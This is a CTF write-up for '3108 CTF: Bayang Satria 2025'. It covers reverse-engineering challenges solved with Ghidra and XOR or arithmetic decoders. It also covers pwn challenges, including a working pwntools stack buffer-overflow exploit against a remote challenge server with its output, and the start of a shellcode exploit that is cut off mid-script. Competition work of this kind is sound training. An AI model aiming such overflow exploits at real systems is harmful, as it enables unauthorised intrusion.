3108 CTF: BAYANG SATRIA 2025

Writeup

-Ha1qal.

Pintu Masuk

Ketuk Ketuk

Flag:3108{bayang_satria}

REVERSE ENGINEERING

Maznah Legacy

Given 2 files and that are binary file for system functions and output.txt.

The **main** function, analyzed via Ghidra:

```
undefined8 main(int param_1,undefined8 *param_2)

{
  char *__s;
  int iVar1;
  undefined8 uVar2;
  size_t sVar3;
  uint uVar4;
  ulong uVar5;
  bool bVar6;
  bool bVar7;

  puts("Dapatkan kunci rahsia dan bongkar sejarah seorang tokoh te
  if (param_1 == 2) {
    __s = (char *)param_2[1];
    sVar3 = strlen(__s);
    iVar1 = (int)sVar3;
    bVar6 = target_len == iVar1;
    putchar(0x5b);
    if (0 < iVar1) {
      uVar5 = 0;
      do {
        uVar4 = ((byte)__s[uVar5] + 0x2a + (int)uVar5) % 0x7f;
        if (uVar5 != 0) {
          printf(", ");
        }
        printf("%d",(ulong)uVar4);
        if (bVar6) {
          bVar6 = (&target)[uVar5] == uVar4;
        }
        bVar7 = iVar1 - 1 != uVar5;
        uVar5 = uVar5 + 1;
      } while (bVar7);
    }
```


It processes a command-line input string, transforms each character using the formula (ASCII_value + 42 + index) % 127, and outputs the result as an array.It compares the transformed values against a global target array and checks if the input length matches target_len. If both match, it prints a message about Ungku Abdul Aziz and returns 0; otherwise, it returns 0 without the message or 1 if the argument count is incorrect. The output.txt file provides the target array [93, 92, 92, 101, ..., 78]. To find the flag, we reverse the transformation: ASCII_value = (output[i] - 42 - i) % 127 for each index i.

The python script:

```
>>> # Python script to reverse the transformation and find the input string
... output = [93, 92, 92, 101, 42, 0, 100, 29, 18, 9, 35, 29, 34, 45, 24, 10, 45, 107, 35, 112, 50, 111, 51\
, 33, 7, 45, 55, 121, 49, 123, 40, 15, 54, 123, 59, 125, 60, 57, 78]
...
... flag = ''
... for i in range(len(output)):
...     ascii_value = (output[i] - 42 - i) % 127
...     flag += chr(ascii_value)
...
... print("Flag:", flag)
...
Flag: 3108{P4k_Ungku_Pr0f3s0r_Dir4j4_Ek0n0mi}
```

Flag:3108{P4k_Ungku_Pr0f3s0r_Dir4j4_Ek0n0mi}

Kunci Diraja




Given 2 files kunci_diraja(binary file) and output.txt.Upon further inspection,it is the same as the challenge:Maznah Legacy so the flag is the same with same script.
Python script:

```
encoded = [93, 92, 92, 101, 42, 0, 100, 29, 18, 9, 35, 29, 34, 45, 24, 10, 45, 107, 35, 112, 50, 111, 51, 33, 7, 45, 55, 121, 49, 123, 40, 15, 54, 123, 59, 125, 60, 57, 78]

decoded = ""
for i, val in enumerate(encoded):
    c = (val - 42 - i) % 127
    decoded += chr(c)

print(decoded)
```

Flag:3108{P4k_Ungku_Pr0f3s0r_Dir4j4_Ek0n0mi}

Sandiwara Pena



Given a binary file for me to examine so i open ghidra for further inspection.
In the main function there's an interesting function **pemeriksaan_lapisan** that verify each byte of my input.Then in pemeriksaan_lapisan,There a important function that could the key to our system encryption **ekstrak_modul.**

ekstrak_modul:

```
undefined ekstrak_modul(int param_1)

{
  undefined uVar1;

  if (param_1 < 10) {
    uVar1 = modul_alpha[param_1];
  }
  else if (param_1 < 0x14) {
    uVar1 = modul_sigma[param_1 + -10];
  }
  else {
    uVar1 = modul_omega[param_1 + -0x14];
  }
  return uVar1;
}
```

Now there are 3 **modul(alpha,sigma,omega)** that the system compared with each byte with XOR encryption with 0x42.

Example modul_alpha value:

```
                    modul_alpha[6]
                    modul_alpha


00104040 71 73 72        undefine...
         7a 39 12
         76 29 1d 11
  00104040 71              undefined171h


  00104041 73              undefined173h
  00104042 72              undefined172h
  00104043 7a              undefined17Ah
  00104044 39              undefined139h
  00104045 12              undefined112h
  00104046 76              undefined176h
  00104047 29              undefined129h
  00104048 1d              undefined11Dh
  00104049 11              undefined111h
0010404a 00              ??         00h
0010404b 00              ??         00h
```

So after we gather all the value from the **modul_alpha/sigma/omega** I create a script to decrypt to get the flag.


Python script:

```
>>> modul_alpha = [0x71,0x73,0x72,0x7a,0x39,0x12,0x76,0x29,0x1d,0x11]
... modul_sigma = [0x76,0x2f,0x76,0x26,0x1d,0x12,0x71,0x28,0x37,0x76]
... modul_omega = [0x2c,0x25,0x1d,0x11,0x76,0x31,0x36,0x71,0x30,0x76,0x3f]
...
... flag_bytes = modul_alpha + modul_sigma + modul_omega
... flag = "".join([chr(b ^ 0x42) for b in flag_bytes])
... print(flag)
...
3108{P4k_S4m4d_P3ju4ng_S4st3r4}
>>>
```


3108{P4k_S4m4d_P3ju4ng_S4st3r4}

REVERSING

Mundurkah kita?




I were given a simple_calculator.exe file that run as a simple calculator so i decided to check by using PEstudio strings and got the flag.




Flag:3108{nothing_beats_the_string_method}

No Name




Given nothing out of ordinary file so i string the file using PEstudio to get the flag.



Flag:3108{predictable}

PWN

Sudirman Microphone Tuner



The binary contains a function mic_input() that has a classic buffer overflow vulnerability(debug it using gdb):

- Allocates 64 bytes on the stack (sub rsp, 0x40)
- Reads 128 bytes into the buffer (read(0, local_48, 0x80))
- No bounds checking, allowing stack overflow

Key functions:

- secret_song() at 0x40121b - calls system("cat /app/flag.txt")
- tuner_leak() - leaks the address of secret_song()


Python script:

```
from pwn import *

p = remote('5.223.66.228', 57186)

# Receive the leak and prompt
leak_output = p.recvuntil(b'lyrics:')
print("Received:", leak_output.decode())

# Addresses
secret_song_addr = 0x40121b  # secret_song function

# Try different ret addresses for stack alignment
ret_addresses = [
    0x40101a,  # ret from .plt
    0x401100,  # ret from _dl_relocate_static_pie
    0x401170,  # another ret
    0x4011a0,  # another ret
    0x401234,  # ret at end of secret_song
]

offset = 72

for ret_addr in ret_addresses:
    try:
        p = remote('5.223.66.228', 57186)
        p.recvuntil(b'lyrics:')

        # Build payload with stack alignment
        payload = b'A' * offset
        payload += p64(ret_addr)        # First return to align stack
        payload += p64(secret_song_addr) # Then to secret_song

        p.sendline(payload)

        # Try to get output
        output = p.recv(timeout=2)
        if output and len(output) > 0:
            print(f"Success with ret address {hex(ret_addr)}!")
            print("Output:", output.decode())
            p.interactive()
            break
        else:
            print(f"Ret address {hex(ret_addr)} didn't work")
```

```
            p.close()
    except:
        print(f"Failed with ret address {hex(ret_addr)}")
        p.close()

# If all ret addresses fail, try without stack alignment as last resort
p = remote('5.223.66.228', 57186)
p.recvuntil(b'lyrics:')
payload = b'A' * offset + p64(secret_song_addr)
p.sendline(payload)
try:
    output = p.recvall(timeout=2)
    print("Output without stack alignment:")
    print(output.decode())
except:
    p.interactive()

[+] Opening connection to 5.223.66.228 on port 57186: Done
Received: 🎵 Sudirman Microphone Tuner 🎵
[DEBUG] secret_song() at 0x40121b
🎤 Enter your lyrics:
[+] Opening connection to 5.223.66.228 on port 57186: Done
Success with ret address 0x40101a!
Output:

[*] Switching to interactive mode
Sudirman would be proud:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA\x1a\x10@
**************************************************
*                                                *
*   🎤 FLAG: 3108{sud1rm4n_p3ny4ny1_t3rs0h0r} 🎶   *
*                                                *
**************************************************
```

Flag:3108{sud1rm4n_p3ny4ny1_t3rs0h0r}

Pertahanan Terakhir




The binary contains a stack-based buffer overflow vulnerability in the perang() function. Key findings:

- Stack address leak: The binary helpfully leaks a stack address (0x7ffc8bfc4780)
- Buffer overflow: Second fgets() reads 90 bytes into a 64-byte buffer
- No stack canary: Allows straightforward return address overwrite
- Executable stack: Enables shellcode execution
- Offset calculation: 72 bytes to reach return address (64-byte buffer + 8-byte RBP)


```
#!/usr/bin/env python3
import socket
import struct
import time
import re

def exploit_remote(host, port):
    # Connect to remote service
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, port))

    # Receive banner and extract stack address
    banner = b""
    while True:
        data = sock.recv(4096)
        if not data:
            break
        banner += data
        if b'0x' in banner:
            break

    # Parse stack address from banner
    match = re.search(rb'0x[0-9a-f]+', banner)
    if not match:
        print("Failed to find stack address in banner")
        return False

    stack_addr = int(match.group(0), 16)
    print(f"Found stack address: {hex(stack_addr)}")

    # Handle the 2-second delays
    time.sleep(2.5)

    # Send first input
